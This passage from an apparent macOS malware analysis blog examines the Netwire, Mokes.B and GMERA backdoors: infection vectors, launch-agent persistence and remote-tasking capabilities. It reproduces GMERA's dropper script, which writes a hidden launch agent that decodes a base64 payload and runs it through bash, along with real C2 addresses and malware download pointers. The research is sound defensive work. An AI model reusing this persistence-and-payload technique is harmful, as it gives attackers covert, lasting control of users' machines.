$ cat ~/Library/LaunchAgents/com.mac.host.plist
{
    KeepAlive = 0;
    Label = "com.mac.host";
    ProgramArguments =     (
        "/Users/user/.defaults/Finder.app/Contents/MacOS/Finder"
    );
    RunAtLoad = 1;
}
```

As the `RunAtLoad` key set to `1` (`true`), the OS will automatically launch the binary specified in the `ProgramArguments` array (`~/.defaults/Finder.app/Contents/MacOS/Finder`) each time the user logs in.

The login item will also ensure the malware is launched. Login items however show up in the UI, clearly detracting from the malware's stealth:



Is persisting twice better than once? Not really, especially if you are running Objective-See's lovely tools such as BlockBlock which detects both persistence attempts:



For details on persisting as a login item (and the role of backgroundTaskManagementAgent), see our recent blog post: “Block Blocking Login Items”.

\

Capabilities: (fully-featured) backdoor.

Via (what was) a Firefox 0day, attackers remotely infected macOS systems with `OSX.Netwire`. Persistently installing the malware (`Finder.app`) afforded the attackers full remote access to compromised systems. Here, we briefly discuss the specific capabilities of the `OSX.Netwire.A` backdoor.

For a detailed technical analysis of Netwire (that focuses specifically on uncovering its capabilities) see:

["Part II: A Firefox 0day drops a macOS Backdoor (OSX.Netwire.A)"](https://objective-see.com/blog/blog_0x44.html)
After extracting the address of its command and control server from an encryted (embedded) config file, `Netwire` connects to said server for tasking.

```
$ lldb Finder.app

(lldb) process launch --stop-at-entry
(lldb) b 0x00007658
Breakpoint 1: where = Finder`Finder[0x00007658], address = 0x00007658

(lldb) c
Process 1130 resuming
Process 1130 stopped (stop reason = breakpoint 1.1)

(lldb) x/100xs 0x0000e2f0 --force
0x0000e2f0: ""
...
0x0000e2f8: "89.34.111.113:443;"
0x0000e4f8: "Password"
0x0000e52a: "HostId-%Rand%"
0x0000e53b: "Default Group"
0x0000e549: "NC"
0x0000e54c: "-"
0x0000e555: "%home%/.defaults/Finder"
0x0000e5d6: "com.mac.host"
0x0000e607: "{0Q44F73L-1XD5-6N1H-53K4-I28DQ30QB8Q1}"
```

Though this server (`89.34.111.113`) is now offline, static analysis reveals that the malware expects a response containing tasking data, including an integer value of the command to execute. This integer is used to index into an array (`0x0000d1b0`) of supported commands:

```
mov        dl, byte [esp+ecx+0x78ac+dataFromServer]

...

dec        dl
cmp        dl, 0x42
ja         loc_6a10

...

movzx      eax, dl
jmp        dword [switch_table_d1b0+eax*4]
```

By statically analyzing the code referenced in this array we can uncover `Netwire` 's capabilities.

For example, "command" `0x1A` (`26d`) will rename a file:

```
0x00004f37         push       ebx
0x00004f38         push       edi
0x00004f39         call       imp___symbol_stub__rename
```

…while "command" `0x1B` (`27d`) will delete a file via the unlink API:

```
0x00004f5e         sub        esp, 0xc
0x00004f61         push       esi
0x00004f62         mov        edi, ecx
0x00004f64         call       imp___symbol_stub__unlink
```

`OSX.Netwire` also can be remotely tasked to interact with process(es), for example listing them ("command" `0x42` , `66d`):

```
; case 0x42,
...
push       esi
push       edi
push       0x0
push       0x1
call       imp___symbol_stub__proc_listpids
```

…or killing them ("command" `0x2C`, `44d`):

```
; case 0x2C,
...
0x000056fa          push       0x9
0x000056fc          push       eax
0x000056fd          call       imp___symbol_stub__kill
```

Via "command" `0x19` (`25d`) the malware will invoke a helper method, `0x0000344c` which will fork then execv a process:

```
eax = fork();
if (((eax == 0xffffffff ? 0x1 : 0x0) != (eax <= 0x0 ? 0x1 : 0x0)) && (eax == 0x0)) {
        execv(esi, &var_18);
        eax = exit(0x0);
}
```

The malware can also interact with the UI, for example to capture a screen shot. When the malware receives "command" `0x37` (`55d`), it invokes the `CGMainDisplayID` and `CGDisplayCreateImage` to create an image of the user's desktop:

```
0x0000622c          movss      dword [esp+0x34ac+var_101C], xmm0
0x00006235          call       imp___symbol_stub__CGMainDisplayID
0x0000623a          sub        esp, 0xc
0x0000623d          push       eax
0x0000623e          call       imp___symbol_stub__CGDisplayCreateImage
```

Interestingly it also appears that `OSX.Netwire` may be remotely tasked to generate synthetic keyboard and mouse events. Neat!

Specifically synthetic keyboard events are created and posted when "command" `0x34` (`52d`) is received from the c&c server. To create and post the event, the malware invokes the `CGEventCreateKeyboardEvent` and `CGEventPost` APIs.

Synthetic mouse events (i.e. clicks, moves, etc) are generated in response to "command" `0x35` (`53d`):

```
void sub_9a29() {
  edi = CGEventCreateMouseEvent(0x0, edx, ...);
  CGEventSetType(edi, edx);
  CGEventPost(0x0, edi);
  return;
}
```

Finally, via "command" `0x7` it appears that the malware can be remotely instructed to uninstall itself. Note the calls to unlink to remove the launch agent plist and the malware's binary image, and the call to `LSSharedFileListItemRemove` to remove the login item:

```
__snprintf_chk(&var_284C, 0x400, 0x0, 0x400,
              "%s/Library/LaunchAgents/%s.plist", getenv("HOME"), 0xe5d6);
eax = unlink(&var_284C);

if (getPath() != 0x0) {
   unlink(esi);
}

LSSharedFileListItemRemove(var_34A4, esi);
```

\

`OSX.Mokes.B`

Mokes.B is a new variant of the Mokes malware; a fully-featured macOS backdoor.

Download: `OSX.Mokes` (password: `infect3d`)

Writeups:

- "A Firefox 0day Drops Another macOS Backdoor (`OSX.Mokes.B`)"
- "Potent Firefox 0-day used to install undetected backdoors on Macs"


\

Infection Vector: Browser 0day

In our previous discussion of `OSX.NetWire` , we noted that Coinbase researcher, Philip Martin, tweeted the following about an attack that leveraged a Firefox 0day to target macOS users:

> 5/ Hashes (sha1):
> b639bca429778d24bda4f4a40c1bbc64de46fa79
> 23017a55b3d25a2597b7148214fd8fb2372591a5
>
> C2 IPs:
> 89.34.111.113:443
> 185.49.69.210:80
>
> — Philip Martin (@SecurityGuyPhil) June 19, 2019

The (first) hash he mentioned, `b639bca429778d24bda4f4a40c1bbc64de46fa79` turned out to be new variant of `Mokes` that we named `OSX.Mokes.B` : \




\
For more details on the Firefox 0day see our discussion (above) on [`OSX.Netwire`](#osx-netwire)

\

 Persistence: Launch Agent


When executed, `OSX.Mokes.B` persists itself as a launch agent (`quicklookd.plist`):





```
$ defaults read  ~/Library/LaunchAgents/quicklookd.plist
{
    KeepAlive = 1;
    Label = quicklookd;
    ProgramArguments =     (
        "/Users/user/Library/Dropbox/quicklookd"
    );
    RunAtLoad = 1;
}
```

As the launch agent (`quicklookd.plist`) has the `RunAtLoad` key set (to 1), the OS will automatically launch the specified binary (`/Users/user/Library/Dropbox/quicklookd`), each time the user logs in. This provides the malware persistence.

Interestingly directly embedded within `Mokes` are other names for both the plist and the for name of the (installed) malware. It appears to (rather) randomly and dynamically select names for these, likely in order to complicate signature-based detections.



For example restoring the (analysis) VM to a pristine state and (re)running the malware, results in the malware selecting one of the other strings pairs (e.g. `App Store` / `storeaccountd`) for installation and persistence purposes:



Capabilities: Fully-featured backdoor


We previously noted this sample is a new variant of the `OSX.Mokes` , a fact that was orginally pointed out by Vitali Kremez:

> Another detail related to #OSX #Backdoor ("keys/bot") is likely linked to @Securelist "Backdoor.OSX.Mokes" as (1) (screen, file, audio, keystroke grab).
> Additional possible 0-day IOCs are in this report🇯🇵 (2) h/t @Sh1ttyKids 1⃣ https://t.co/veNbcpnkkY 2⃣ https://t.co/sc40cl18ym pic.twitter.com/q8NnpctDOZ
>
> — Vitali Kremez (@VK_Intel) June 21, 2019


The orginal `OSX.Mokes`, is cross-platform, fully-featured backdoor that was discovered by Kaspersky in 2016. In an excellent writeup, "The Missing Piece – Sophisticated OS X Backdoor Discovered", they detailed `OSX.Moke`s installation, persistence, network comms and rather impressive capabilities (screen capture, audio capture, document discovery & exfiltration, and more).

Though there a some differences between the orginal `Mokes` samples and `OSX.Mokes.B`, their capabilities largely overlap. Such capabilities include:

- capturing screen/mic/camera
- searching for (office) documents
- monitoring for removable media (USB devices)
- the execution of abitrary commands (on an infected system)



To record the user, the malware utilizes popular QT framework. This cross-platform framework contains macOS-specific webcam recording code:



\

`OSX.GMERA` (`A` / `B`)

GMERA is a Lazarus group trojan, that persistently exposes a shell to remote attackers

Download: `OSX.GMERA` (password: `infect3d`)

Writeups:

- "Mac Malware that Spoofs Trading App Steals User Information, Uploads it to Website"
- "Detecting macOS.GMERA Malware Through Behavioral Inspection"

\


Infection Vector: Fake Cryptocurrency App

The de-facto infection mechanism of the Lazarus group, is to create fake crypto-currency applications (often backed by a legitimate looking website), and coerce users installed said applications.

In a previous (albeit related) attack in 2018, Kaspersky wrote:


> "The victim had been infected with the help of a trojanized cryptocurrency trading application, which had been recommended to the company over email. It turned out that an unsuspecting employee of the company had willingly downloaded a third-party application from a legitimate looking website [Celas LLC]. The Celas LLC …looks like the threat actor has found an elaborate way to create a legitimate looking business and inject a malicious payload into a “legitimate looking” software update mechanism. Sounds logical: if one cannot compromise a supply chain, why not to make fake one?"

I also talked about this previous attack in several conference talks:



In 2019, Lazarus group continued this trend, as noted by TrendMicro:

> "However, their popularity has led to their abuse by cybercriminals who create fake trading apps as lures for unsuspecting victims to steal their personal data. We recently found and analyzed an example of such an app, which had a malicious malware variant that disguised itself as a legitimate Mac-based trading app called Stockfolio."




Thus if a targeted user downloads and runs the `Stockfolio` application, they will become infected with `OSX.GMERA` \

Persistence: Launch Agent

In their report TrendMicro notes that only the second version of `GMERA` (`B`) persists.

Take a peak at the trojanized `Stockfolio` application bundle of `OSX.GMERA.B` reveals the presence of a file named `run.sh` in the `Resources/` directory:



This script will install a persistent (hidden) launch agent to: `~/Library/LaunchAgents/.com.apple.upd.plist` :

```
$ cat Stockfoli.app/Contents/Resources/run.sh
#! /bin/bash

...

plist_text="PD94bWwgdmVyc2lvbj0iMS4wIiBlbmNvZGluZz0iVVRGLTgiPz4KPCFET0NUWVBFIHBsaXN0IFBVQkxJQyAiLS8vQXB

echo "$plist_text" | base64 --decode > "/tmp/.com.apple.upd.plist"
echo "tmpplist - $(cat /tmp/.com.apple.upd.plist))" >> /tmp/loglog
cp "/tmp/.com.apple.upd.plist" "$HOME/Library/LaunchAgents/.com.apple.upd.plist"
echo "tmpplist - $(cat $HOME/Library/LaunchAgents/.com.apple.upd.plist))" >> /tmp/loglog
launchctl load "/tmp/.com.apple.upd.plist"
```

Decoding the `plist_text` variable reveals the contents of this plist:

```
$ python

>>> import base64
>>> plist_text="PD94bWwgdmVyc2lvbj0iMS4wIiBlbmNvZGluZz0iVVRGLTgiPz4KPCFET0NUWVB..."

>>> base64.b64decode(plist_text)
>>> '<?xml version="1.0" encoding="UTF-8"?>\n<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN"
"http://www.apple.com/DTDs/PropertyList-1.0.dtd">\n<plist
version="1.0">\n<dict>\n\t<key>KeepAlive</key>\n\t<true/>\n\t<key>Label</key>\n\t<string>com.apples.app
c</string>\n\t\t<string>echo
\'d2hpbGUgOjsgZG8gc2xlZXAgMTAwMDA7IHNjcmVlbiAtWCBxdWl0OyBsc29mIC10aSA6MjU3MzMgfCB4YXJncyBraWxsIC05OyBzY
 | base64 --decode | bash</string>\n\t</array>\n\t<key>RunAtLoad</key>\n\t<true/>\n</dict>\n</plist>'
```

Which, when formatted is a ‘standard’ launch agent plist:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" ...>
<plist version="1.0">
<dict>
  <key>KeepAlive</key>
  <true/>
  <key>Label</key>
  <string>com.apples.apps.upd</string>
  <key>ProgramArguments</key>
  <array>
    <string>sh</string>
    <string>-c</string>
    <string>echo 'd2hpbGUgOjsgZG8gc...RvbmU=' | base64 --decode | bash</string>
  </array>
  <key>RunAtLoad</key>
  <true/>
</dict>
```

As the `~/Library/LaunchAgents/.com.apple.upd.plist` has the `RunAtLoad` key set to `<true/>` the commands specified in the `ProgramArguments` array will be automatically executed each time the user logs in. \

Capabilities: Persistent remote shell

The TrendMicro report on `GMERA` notes that, “The main Mach-O executable [of `OSX.GMERA.A`] will launch the following bundled shell scripts in the `Resources` directory: `plugin` , `stock` .”

Disassembling the main binary (`Stockfoli.app/Contents/MacOS/Stockfoli`) supports this claim:

```
0x000000010000226d 48891C08              mov        qword [rax+rcx], rbx
0x0000000100002271 4B8D0C76              lea        rcx, qword [r14+r14*2]
0x0000000100002275 488D15600E0000        lea        rdx, qword [aStock]        ; "stock"

...

0x00000001000022f6 49891C06              mov        qword [r14+rax], rbx
0x00000001000022fa 4B8D047F              lea        rax, qword [r15+r15*2]
0x00000001000022fe 488D0DDD0D0000        lea        rcx, qword [aPlugin]       ; "plugin"

...

0x0000000100002a09 4C89F7                mov        rdi, r14                   ; argument #1 for
method shellExecute
